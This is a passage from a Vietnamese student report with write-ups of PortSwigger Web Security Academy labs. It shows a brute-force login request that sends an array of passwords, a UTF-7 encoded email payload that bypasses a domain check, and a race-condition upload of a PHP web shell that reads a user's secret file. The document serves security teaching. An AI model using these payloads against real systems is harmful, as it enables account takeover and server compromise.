
Request
Pretty Raw Hex
1.0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
1.1 Accept: */*
1.2 Origin: https://0a13002c035298b681d53436007c007f.web-security-academy.net
1.3 Sec-Fetch-Site: same-origin
1.4 Sec-Fetch-Mode: cors
1.5 Sec-Fetch-Dest: empty
1.6 Referer: https://0a13002c035298b681d53436007c007f.web-security-academy.net/login
1.7 Accept-Encoding: gzip, deflate, br
1.8 Priority: u=1, i
1.9
20 {
    "username": "carlos",
    "password": [
        "123456",
        "1234567",
        "12345678",
        "sporty",
        "123456789",
        "12345",
        "1234",
        "111111",
        "1234567",
        "dragon",
        "123123",
        "baseball",
        "abc123",
        "football",
        "monkey",
        "lethain",
        "shadow",
        "mact",
        "666666",
        "goertyniop",
        "123211",
        "suctang",
        "1234567890",
        "michael",
        "654321",
        "xumerman"
    ]
}

Response
Pretty Raw Hex Render
1 HTTP/2 302 Found
2 Location: /my-account?id=carlos
3 Set-Cookie: session=eKhPm9jSzllXbjdaCxjRAmS78nusquBm; Secure; HttpOnly;
SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7

```

Hình 78: Gửi request với mảng `password` đã tạo và thu được 302 Found


Ta có thể mở session trong trình duyệt để xác nhận kết quả bằng cách: Click chuột phải → Show response in browser → Copy URL hiển thị và paste vào browser



Hình 79: Mở kết quả bằng browser

## Kết quả đạt được

Thông báo **Congratulations, you solved the lab!** được hiển thị. Đã truy cập thành công vào tài khoản của **carlos**.



Hình 80: Đăng nhập được vào tài khoản **carlos**

## 4.2 Bypassing access controls using email address parsing discrepancies

### Mình chứng

This lab validates email addresses to prevent attackers from registering addresses from unauthorized domains. There is a parser discrepancy in the validation logic and library used to parse email addresses.

To solve the lab, exploit this flaw to register an account and delete `carlos`.

**Required knowledge**

To solve this lab, you'll need to understand the techniques described in the [Splitting the Email Atom: Exploiting Parsers to Bypass Access Controls](#) whitepaper by Gareth Heyes of the PortSwigger Research team.

**ACCESS THE LAB**

Hình 81: Minh chứng đã hoàn thành lab

### Giải thích chi tiết

Khi truy cập vào bài lab và tiến hành đăng ký người dùng, nhập một email bất kỳ thì nhận được thông báo là chỉ được sử dụng email thuộc domain `ginandjuice.shop.domain` mới được phép tạo tài khoản

Request	Response
<pre> 1 POST /register HTTP/2 2 Host: 0a0500410431761180d27b5d00e80057.web-security-academy.net 3 Cookie: session=MDJgt4nIdk4TEPbjYduPi9ALK3vSB1N 4 Content-Length: 87 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not A;Brand";v="8", "Chromium";v="138" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: en-US,en;q=0.9 10 Origin: https://0a0500410431761180d27b5d00e80057.web-security-academy.net 11 Content-Type: application/x-www-form-urlencoded 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36     (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36 14 Access-Control-Allow-Origin: * 15 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 16 Sec-Fetch-Site: same-origin 17 Sec-Fetch-Mode: navigate 18 Sec-Fetch-User: ?1 19 Sec-Fetch-Dest: document 20 Referer: https://0a0500410431761180d27b5d00e80057.web-security-academy.net/register 21 Accept-Encoding: gzip, deflate, br 22 Priority: u0, i 23 csrf=ilouNTidpiemGkvBbEUjFP30vHgLvoq&amp;username=temp&amp;email=temp%40gmail.com&amp;password=123 </pre>	<pre> 49   &lt;!-- 50     &lt;a href="/register"&gt; 51       Register 52     &lt;/a&gt; 53   &lt;p&gt; 54     ... 55   &lt;/p&gt; 56   &lt;!-- 57     If you work for GinAndJuice, please use your @ginandjuice.shop email 58     address 59   --&gt; 60   &lt;p class="warning"&gt; 61     Only emails with the ginandjuice.shop domain are allowed 62   &lt;/p&gt; 63   &lt;form class="login-form" method="POST"&gt; 64     &lt;input required type="hidden" name="csrf" value="ilouNTidpiemGkvBbEUjFP30vHgLvoq"&gt; 65     &lt;label&gt; 66       Username 67     &lt;/label&gt; 68     &lt;input required type="text" name=username /&gt; 69     &lt;label&gt; 70       Email 71     &lt;/label&gt; 72     &lt;input required type="email" name=email /&gt; 73     &lt;label&gt; 74       Password 75     &lt;/label&gt; 76     &lt;input required type="password" name=password /&gt; 77     &lt;button class="button" type="submit"&gt; 78       Register 79     &lt;/button&gt; 80   &lt;/form&gt; </pre>

Hình 82: Thông báo lỗi khi đăng ký bằng `temp@gmail.com`

## ĐỒ ÁN 2

Sau khi thử tạo email bằng các cách khác như `test#ginandjuice.shop.domain`, các kiểu encode email như `UTF-8` thì vẫn trả về lỗi hoặc bị block

The screenshot shows a browser interface with three panels: Request, Response, and Inspector.

- Request:** A POST request to `/register` with various headers and a payload containing an encoded email address: `=?utf-7?q?attacker&AEA-[EXPLOIT-SERVER-ID]&ACA-?=@ginandjuice.shop`.
- Response:** A 200 OK response from the server. The page content includes a success message: "Congratulations, you solved the lab!" and a note: "Share your skills! Continue learning >". Below the form, it says "Registration blocked for security reasons".
- Inspector:** Shows the decoded URL encoding of the payload: `=?utf-7?q?attacker&AEA-[EXPLOIT-SERVER-ID]&ACA-?=@ginandjuice.shop`.

Hình 83: Bị block do vấn đề bảo mật

Nhưng khi thử với payload được encode `UTF-7` thì lab trả về `200 OK`

`=?utf-7?q?attacker&AEA-[EXPLOIT-SERVER-ID]&ACA-?=@ginandjuice.shop`

The screenshot shows a browser interface with three panels: Request, Response, and Inspector.


- Request:** A POST request to `/register` with various headers and a payload containing an encoded email address: `=?utf-7?q?attacker&AEA-[EXPLOIT-SERVER-ID]&ACA-?=@ginandjuice.shop`.
- Response:** A 200 OK response from the server. The page content includes a success message: "Bypassing access controls using email address parsing discrepancies". Below the form, it says "Back to lab home".
- Inspector:** Shows the decoded URL encoding of the payload: `=?utf-7?q?attacker&AEA-[EXPLOIT-SERVER-ID]&ACA-?=@ginandjuice.shop`.

Hình 84: Response `200 OK` khi gửi email được `UTF-7` encode

Trong đó:

- `&AEA-` và `&ACA-?=` là các ký tự `@` và `=` được mã hóa
- `attacker@[EXPLOIT-SERVER-ID]` là email attacker lấy trên trang exploit của bài lab


Sau khi đăng ký thành công, vào trang exploit của bài lab thì sẽ nhận được một email confirm việc tạo tài khoản, khi nhấn vào đường link bên dưới thì đã xác nhận tài khoản thành công.



Hình 85: Email xác nhận tài khoản được gửi tài mail attacker


### Kết quả đạt được

Vì đã xác nhận tạo tài khoản thành công nên ta sẽ đăng nhập bằng `username` và `password` đã tạo. Có thể thấy tài khoản này đã có sẵn **Admin panel**



Hình 86: Đăng nhập thành công bằng tài khoản đã tạo


Truy cập vào **Admin panel** và tiến hành xóa user `carlos`. Thông báo **Congratulations, you solved the lab!** được hiển thị.



Hình 87: Xóa thành công user carlos

### 4.3 Web shell upload via race condition


#### Minh chứng




Hình 88: Minh chứng đã hoàn thành lab

## Giải thích chi tiết

Khi truy cập vào `/my-account` có tính năng **upload avatar**, file sau khi upload sẽ được lưu tại địa chỉ `/files/avatars/<filename>`




Hình 89: Upload avatar thành công




Hình 90: Trang sẽ hiển thị avatar vừa upload tại địa chỉ `/files/avatars/<filename>`

Khi upload một file `.php` dùng để đọc tệp tin bí mật của `carlos` như dưới đây thì nhận lại lỗi:

```
1 <?php system('cat /home/carlos/secret'); ?>
```



Hình 91: Phân mở rộng `.php` không được hỗ trợ



## Not Found

The requested URL was not found on this server.

Apache/2.4.41 (Ubuntu) Server at 15500d83657a Port 80

Hình 92: Khi truy cập vào `/files/avatars/shell.php` thì không tồn tại file

Tuy nhiên, bằng cách quan sát kỹ và gửi song song nhiều request với Burp SUite, ta phát hiện được quy trình xử lý upload bao gồm:

1. Upload file
2. Kiểm tra phần mở rộng
3. Nếu hợp lệ, ghi vào `/files/avatars/`

Nếu ta gửi 2 request song song (1 hợp lệ, 1 độc hại) với cùng tên file, có thể xảy ra race condition:

- Request hợp lệ vượt qua kiểm tra và ghi đè file
- Request độc hại ghi nội dung `.php` trước khi server kiểm tra.

Để mô tả lại quá trình tấn công, ta sử dụng Burp Suite như sau:

1. Chuẩn bị 2 request:

- **Request 1:** Gửi file `.php` với shell độc hại:

```
1 <?php system('cat /home/carlos/secret'); ?>
```

- **Request 2:** GET để đọc `shell.php`


The screenshot shows a NetworkMiner interface with two requests listed in the main pane. The first request (line 39) is highlighted with a red box. A context menu is open over the second request (line 51), also highlighted with a red box. The menu options include:

- Add to scope
- Scan
- Send to Intruder
- Send to Repeater** (highlighted)
- Send to Sequencer
- Send to Organizer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Extensions
- Engagement tools [Pro version only]
- Show new history window
- Add notes
- Highlight
- Delete item
- Clear history
- Copy URL
- Copy as curl command (bash)
- Copy links
- Save item
- Proxy history documentation

The screenshot shows a NetworkMiner interface with two requests listed in the main pane. The first request (line 51) is highlighted with a red box. A context menu is open over the second request (line 53), also highlighted with a red box. The menu options are identical to the one in the previous screenshot.

Hình 93: Gửi 2 request sang tab Repeater

2. Thêm cả 2 request vào group để có thể gửi song song




Hình 94: Tạo group và thêm 2 request vừa gửi sang tab Repeater

3. Gửi đồng thời bằng chức năng **Send group (parallel)** (2 request được gửi gần như cùng lúc, khiến server kiểm tra đuôi file chậm, bị race condition) → Nếu thời điểm chính xác, file `.php` sẽ được ghi vào trước khi bị validate loại bỏ

Hình 95: Gửi nhiều lần đến khi nhận được 200 OK và nội dung file bí mật

## Kết quả đạt được


Submit nội dung vừa nhận được tại ô **Submit solution** trên lab và nhận được thông báo hoàn thành lab



Hình 96: Hoàn thành lab

## 4.4 Reflected XSS with AngularJS sandbox escape and CSP

### Minh chứng



Hình 97: Minh chứng đã hoàn thành lab

### Giải thích chi tiết

Bài lab được xây dựng với cơ chế chống XSS bằng:

- AngularJS:** là một framework JS có tính năng xử lý template như `{{expression}}`. AngularJS có sandbox bảo vệ không cho truy cập các object như `window`, `alert`, `document` trực tiếp
